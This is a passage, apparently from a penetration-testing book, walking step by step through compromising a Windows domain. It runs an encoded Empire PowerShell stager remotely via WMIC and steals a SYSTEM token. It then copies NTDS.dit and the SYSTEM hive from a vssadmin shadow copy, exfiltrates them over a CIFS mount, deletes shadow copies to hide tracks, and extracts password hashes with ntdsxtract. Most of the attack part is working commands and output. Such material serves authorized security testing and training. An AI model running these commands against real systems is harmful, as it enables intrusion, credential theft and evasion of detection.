[*] Stager output written out to: /tmp/launcher.bat
```

As a testament to how clever antimalware vendors can be, I tried to send an Empire staging command as a `TXT` file through Gmail and it was flagged as a virus. I was hoping that using plain text would make things easier, but sure enough, it was yet another hurdle for the bad guys.


Now, let's head on back to the Windows attack machine, PowerShell command in tow. I'm preparing my WMIC command against the target. Note that I'm not using the interactive session. That's because it has a character limit, and you'll need as much space as you can get with this long string. Therefore, I dump it into an ordinary CMD session and pass the command as an argument to `wmic`.

Don't forget that the `win32_process call create` argument has to be wrapped in quotation marks:



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>wmic /node:192.168.63.148 /user:YOKNET\Administrator path wi
n32_process call create "powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAHI
AcwBpAE8AbgBUAGEAQgBMAEUALgBQAFMAVgBlAHIAUwBpAG8ATgAuAE0AQQBKAE8AUgAgAC0ARwBFACA
AMwApAHsAJABHAFAARgA9AFsAUgBlAGYAXQAuAEEAcwBzAEUATQBiAEwAWQAuAEcAZQBUAFQAeQBwAGU
AKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4
ALgBUAHQAaQBsAHMAJwApAC4AIgBHAEUAVABGAGkAZQBgAEwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHI
AbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGw
AaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEY
ALgBHAGUAdABWAGEATABlAGUAKAAkAG4AdQBsAGwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGk
AcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHI
AaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGM
AcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACc
AUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGw
AZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACc
AXQA9ADAAfQAkAFYAYQBMAD0AWwBDAG8ATABsAGUAYwB0AGkATwBuAHMALgBHAEUATgBlAFIAaQBjAC4
ARABpAEMAVABpAG8AbgBBAFIAWQBbAFMAVABSAGkAbgBHACwAUwB5AHMAVABFAE0ALgBPAGIASgBFAEM
AVABdAF0AOgA6AE4ARQBXACgAKQA7ACQAVgBBAEwALgBBAEQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHI
AaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBBAGwALgBBAGQ
ARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4
ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0
AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8
AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQ
```

I wish I could tell you that this will feel like one of those action movies where the tough guy casually walks away from an explosion without turning around to look at it, but in reality, it will look like the calculator spawn. You'll get a PID and `ReturnValue = 0`. I encourage you to imagine the explosion thing anyway:



```
AdABhAFsANAAuAC4AJABkAGEAdABhAC4ATABFAG4AZwBUAGgAXQA7AC0AagBPAGkAbgBbAEMASABBAHI
AWwBdAF0AKAAmACAAJABSACAAJABkAGEAVABBACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA="
Enter the password :****************

Executing (win32_process)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1652;
        ReturnValue = 0;
};
```


Let's hop on over to the Kali attacker where our Empire listener was faithfully waiting for the agent to report back to base. Sure enough, we see our new agent configured and ready to be tasked. Try the `sysinfo` command to confirm the host and the username whose security context the agent is using. Note the PID is displayed here, too—it will match the PID from your WMIC out parameters.

Escalating your agent to SYSTEM via access token theft

Just last week, I went to the county fair with my family. My daughter went on her first roller coaster, my wife saw pig racing, and we drank slushy lemonade until we were all sugared out. When you first arrive, you go to the ticket booth and buy one of two options: a book of individual tickets that you can use like cash to access the rides, or a wristband that gives you unlimited access to everything. Access tokens in Windows are similar (minus the pig racing part). When a user successfully authenticates to Windows, an access token is generated. Every process executed on behalf of that user will have a copy of this token, and the tokens are used to verify the security context of the process or thread that possesses it. This way, you don't have the numerous pieces operating under a given user, requiring password authentication.


Suppose, however, that someone stole my wristband at the county fair. That person could then ride on the carousel with my privileges, even though the wristband was obtained via a legitimate cash transaction. There are methods for stealing a token from a process running in the `SYSTEM` security context, giving us full control. Now that we have an agent running on our target, let's task it with token theft. First, we need to know what processes are running. Remember that we can use `tasklist` to see what's running and capture the PIDs for everything.

Task the Empire agent with `shell tasklist`:



```
(Empire: V7F9GKN1) > sysinfo
[*] Tasked V7F9GKN1 to run TASK_SYSINFO
[*] Agent V7F9GKN1 tasked with task ID 1
(Empire: V7F9GKN1) > sysinfo: 0|http://192.168.63.154:80|YOKNET|Administrator|YOKNET-MATTAWAN|192.168.63.148|Microsoft Windows
 Server 2008 R2 Enterprise |True|powershell|1652|powershell|2
[*] Agent V7F9GKN1 returned results.
Listener:         http://192.168.63.154:80
Internal IP:    192.168.63.148
Username:         YOKNET\Administrator
Hostname:       YOKNET-MATTAWAN
OS:               Microsoft Windows Server 2008 R2 Enterprise
High Integrity:   1
Process Name:     powershell
Process ID:       1652
Language:         powershell
Language Version: 2

[*] Valid results returned by 192.168.63.148

(Empire: V7F9GKN1) > shell tasklist
[*] Tasked V7F9GKN1 to run TASK_SHELL
[*] Agent V7F9GKN1 tasked with task ID 2
(Empire: V7F9GKN1) > [*] Agent V7F9GKN1 returned results.
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        732 K
smss.exe                       288 Services                   0      1,228 K
csrss.exe                      376 Services                   0      4,860 K
wininit.exe                    456 Services                   0      4,472 K
services.exe                   556 Services                   0     11,468 K
lsass.exe                      572 Services                   0     40,124 K
lsm.exe                        580 Services                   0      4,432 K
svchost.exe                    776 Services                   0     10,848 K
vmacthlp.exe                   848 Services                   0      4,264 K
```

After identifying a process ID to rob, task the agent with `steal_token`:



```
(Empire: V7F9GKN1) > steal_token 1824
[*] Tasked V7F9GKN1 to run TASK_CMD_WAIT
[*] Agent V7F9GKN1 tasked with task ID 3
[*] Tasked agent V7F9GKN1 to run module powershell/credentials/tokens
[*] Tasked V7F9GKN1 to run TASK_SYSINFO
[*] Agent V7F9GKN1 tasked with task ID 4
(Empire: V7F9GKN1) > sysinfo: 0|http://192.168.63.154:80|YOKNET|SYSTEM|YOKNET-MATTAWAN|192.168.63.148|Microsoft Windows Server
 2008 R2 Enterprise |True|powershell|1652|powershell|2
[*] Agent V7F9GKN1 returned results.
Running As: YOKNET\SYSTEM


Use credentials/tokens with RevToSelf option to revert token privileges
Listener:         http://192.168.63.154:80
Internal IP:    192.168.63.148
Username:         YOKNET\SYSTEM
Hostname:       YOKNET-MATTAWAN
OS:               Microsoft Windows Server 2008 R2 Enterprise
High Integrity:   1
Process Name:     powershell
Process ID:       1652
Language:         powershell
Language Version: 2

[*] Valid results returned by 192.168.63.148
```

Dancing in the shadows – looting domain controllers with vssadmin


So, you achieved domain administrator in your client's environment. Congratulations! Now what?

In a section about pressing forward from initial compromise and a chapter about escalating privileges, we need a little outside-of-the-box thinking. We've covered a lot of technical ground, but don't forget the whole idea: you're conducting an assessment for a client, and the value of your results isn't just a bunch of screenshots with green text in it. When you're having a drink with your hacker friends and you tell them about your domain administrator compromise, they understand what that means. But when you're presenting your findings for the executive management of a client? I've had countless executives ask me point-blank, so what? Shaking them by the shoulders while shouting I got domain admin by sniffing your printer isn't going to convince anyone. Now, let me contrast that with the meetings I've had with clients in which I tell them, I now have 68% of your 3,000 employees' passwords in a spreadsheet, with more coming in every hour. I promise you, that will get their attention.

When it comes to looting an environment for passwords, there are different ways of doing it and they all have different implications. For example, literally walking around an office looking for passwords written down is surprisingly effective. This would normally come during a physical assessment, but we used to occasionally do this as part of an audit with no sneaking around necessary. This sort of thing may get you on a security camera's footage. We've covered some of the technical methods, too—pretty much anything involving a payload can be detected by antivirus software. Whenever you can leverage built-in mechanisms for a task, you stand less risk of setting off alarms. We learned this with PowerShell. There's another administrative tool that, depending on the environment, may be allowed as part of a backup procedure: `vssadmin`, the Volume Shadow Copy Service administration tool.

Shadow copies are also called snapshots; they're copies of replicas, which are point-in-time backups of protected files, shares, and folders. Replicas are created by the **Data Protection Manager** (**DPM**) server. After the initial creation of a replica, it's periodically updated with deltas to the protected data. The shadow copy is a full copy of the data as of the last synchronization. We care about it here because, in every environment I've ever worked in, the Windows system is included in the replica, including two particularly tasty little files: `NTDS.dit` and the `SYSTEM` registry hive. `NTDS.dit` is the actual database file for Active Directory; as such, it's only found on domain controllers. The `SYSTEM` hive is a critical component of the Windows registry and contains a lot of configuration data and hardware information, but what we need is the `SYSKEY` used to encrypt the password data.

When you're ready to poke around, fire up `vssadmin` on your domain controller and take a look at the options:




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>vssadmin
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Error: Invalid command.

---- Commands Supported ----

Add ShadowStorage     - Add a new volume shadow copy storage association
Create Shadow         - Create a new volume shadow copy
Delete Shadows        - Delete volume shadow copies
Delete ShadowStorage  - Delete volume shadow copy storage associations
List Providers        - List registered volume shadow copy providers
List Shadows          - List existing volume shadow copies
List ShadowStorage    - List volume shadow copy storage associations
List Volumes          - List volumes eligible for shadow copies
List Writers          - List subscribed volume shadow copy writers
Resize ShadowStorage  - Resize a volume shadow copy storage association
Revert Shadow         - Revert a volume to a shadow copy
Query Reverts         - Query the progress of in-progress revert operations.
```

Extracting the NTDS database and SYSTEM hive from a shadow copy

It's a good idea to first list any existing shadow copies with `vssadmin List Shadows`. Sometimes, shadow copies are being created regularly and having a recent snapshot means you can jump ahead to copying out the database and hive. This makes stealth slightly easier. Assuming none exist (or they're old), run the `CMD` prompt as an `Administrator` and create a shadow copy for the C: drive:

```
> vssadmin Create Shadow /For=C:
```

You'll see the following confirmation:




```
C:\Users\Administrator>vssadmin Create Shadow /For=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {83951d15-3752-47f5-8390-61f1f0e1f70f}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
```

Make a note of the shadow copy volume name, as you'll need to refer to it during the copy operation. You'll just use good ol'-fashioned `copy` for this, substituting what you'd normally call `C:` with `\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1`. The NTDS database is stored in the NTDS directory under Windows, and you'll find `SYSTEM` inside the `system32\config` folder. You can place the files wherever you want; it's a temporary location as you prepare to exfiltrate them. You should consider how you'll be getting them off the domain controller, though. For example, if there's a shared folder that you can access across the network, that'll be an ideal spot to place them:

```
> copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit c:\
> copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\SYS
TEM c:\
```

Again, here's the confirmation:




```
C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Wind
ows\NTDS\NTDS.dit c:\windows\temp
        1 file(s) copied.

C:\Users\Administrator>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Wind
ows\system32\config\SYSTEM c:\windows\temp
        1 file(s) copied.
```

Exfiltration across the network with cifs

I could just tell you pick your favorite way of pulling the files off the domain controller. And I will: use your favorite method to get your loot. Sometimes you can sneakernet them out with a USB stick. For now, let's review attaching your Kali box to a share, as this will not only be a common way to recover the Active Directory info in this case, but it's handy for a whole range of tasks in Windows environments. First, we need to install `cifs-utils`. Thankfully, it's already included in the repository:

```
# apt-get install cifs-utils
```

Once it's installed, use `mount -t cifs` to specify the location of the share. Note that I didn't pass the password as an argument, as that would necessitate exposing it in plaintext. It may not matter during the attack, but you'll want to be considerate of the screenshot for your report. Omitting the password will cause you to be prompted for it:



```
root@mank:~# mount -t cifs //192.168.63.148/C$ -o username=Administrator /root/m
ount
Password for Administrator@//192.168.63.148/C$:  ***************
root@mank:~# cd /root/mount/
root@mank:~/mount# ls
 bootmgr                     PerfLogs                  SYSTEM
 BOOTSECT.BAK                ProgramData              'System Volume Information'
 Documents and Settings     'Program Files'            Users
 ntds.dit                   'Program Files (x86)'      Windows
 pagefile.sys                Recovery
root@mank:~/mount# cp ntds.dit /root/ntds/ntds.dit
root@mank:~/mount# cp SYSTEM /root/ntds/SYSTEM
root@mank:~/mount# 
```

There—no explosions, nothing exciting, just a new folder on my system that I can use like any local folder. I'll use `cp` to nab the files off the domain controller. And just like that, we have the Active Directory database residing in our Kali attack box, and the only thing left behind on the domain controller is the shadow copy that the administrators expect to be there. But wait—what if there were no shadow copies and we had to create one? Then, we left behind a shadow copy that is *not* expected. `vssadmin Delete Shadows` is your friend for tidying up your tracks. I recommend doing it right after you've extracted the files you need from the shadow copy.

Password hash extraction with libesedb and ntdsxtract

And now, without further ado, the real fun part. When I first started using this technique, the process was a little more tedious; today, you can have everything extracted and formatted for John with only *two* commands. There is a caveat, however. We need to prep Kali for the proper building of the libesedb suite. We can have this all done automatically with utilities such as autoconf, a wizard of a tool that will generate scripts that automatically configure the software package. A detailed review of what we are about to install is out of scope for this discussion, so I encourage you to check out the man pages offline.

Here are the commands, line by line. Let each one finish before proceeding. It may take a few minutes, so go refill your coffee mug:


```
# git clone https://github.com/libyal/libesedb
# git clone https://github.com/csababarta/ntdsxtract
# cd libesedb
# apt-get install git autoconf automake autopoint libtool pkg-config build-
essential
# ./synclibs.sh
# ./autogen.sh
# chmod +x configure
# ./configure
# make
# make install
# ldconfig
```

TIP If you're looking at that command and thinking aren't `git` and `build-essential` already installed then yes, but this command will update them.

Once everything is configured and ready to rock, you should be able to just fire off `esedbexport`. We're going to tell the utility to export all of the tables inside the NTDS database. There are two tables in particular that we need for hash extraction:

```
# esedbexport -m tables ntds.dit
```

You'll see the following:




```
root@mank:~/ntds# esedbexport -m tables ntds.dit
esedbexport 20180401

Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link_table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd_table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota_table) out of 12.
Exporting table 12 (quota_rebuild_progress_table) out of 12.
Export completed.
root@mank:~/ntds# ls
ntds.dit  ntds.dit.export  SYSTEM
root@mank:~/ntds#
```

And now, the moment of truth. We can pass the data table and link table to the `dsusers` Python script, along with the location of the `SYSTEM` hive (which contains the `SYSKEY`), and ask the script to nicely format our hashes into a cracker-friendly format:


```
# cd ntdsxtract
# python dsusers.py /root/ntds/ntds.dit.export/datatable
/root/ntds/ntds.dit.export/link_table /root/ntds --syshive
/root/ntds/SYSTEM --passwordhashes --lmoutfile /root/ntds/lm.txt --
ntoutfile /root/ntds/nt.txt --pwdformat ophc
```

I encourage you to study the actual database contents for things like password history. This information allowed me to maximize the impact of my findings for clients. Why would I need to do that? Because organizations with aggressive password change policies, such as 45 days, will sometimes try to argue that none of my hashes are valid. And sometimes, they're right. Check the histories; the ones where the user just logged in the day before the assessment are probably using the same password:



```
Record ID:           3566
User name:           execGJohnson
User principal name:
SAM Account name:    execGJohnson
SAM Account type:    SAM_NORMAL_USER_ACCOUNT
GUID:                2f2075b0-3b14-4ddd-82dd-6dc368387dfe
SID:                 S-1-5-21-3048942459-2584001754-2623135680-1002
When created:        2018-07-13 03:27:24+00:00
When changed:        2018-07-13 03:27:24+00:00
Account expires:     Never
Password last set:   2018-07-13 02:48:17.171406+00:00
Last logon:          Never
Last logon timestamp: Never
Bad password time    2018-07-13 03:19:23.882644+00:00
Logon count:         0
Bad password count:  4
Dial-In access perm: Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
        DONT_EXPIRE_PASSWORD
Ancestors:
        $ROOT_OBJECT$, com, yoknet, Users, execGJohnson
Password hashes:
        execGJohnson:::9a69a51a36dbc65e00fa52ee28cfda96:S-1-5-21-3048942459-2584001754-2623135680
-1002::

Record ID:           3567
User name:           execJPeters
User principal name:
SAM Account name:    execJPeters
SAM Account type:    SAM_NORMAL_USER_ACCOUNT
GUID:                5c158dfb-6dba-4031-aa20-3d1d420050ac
SID:                 S-1-5-21-3048942459-2584001754-2623135680-1003
When created:        2018-07-13 03:27:24+00:00
When changed:        2018-07-13 03:27:24+00:00
Account expires:     Never
Password last set:   2018-07-13 02:48:55.188673+00:00
Last logon:          Never
Last logon timestamp: Never
Bad password time    2018-07-13 03:19:23.882644+00:00
Logon count:         0
Bad password count:  3
```

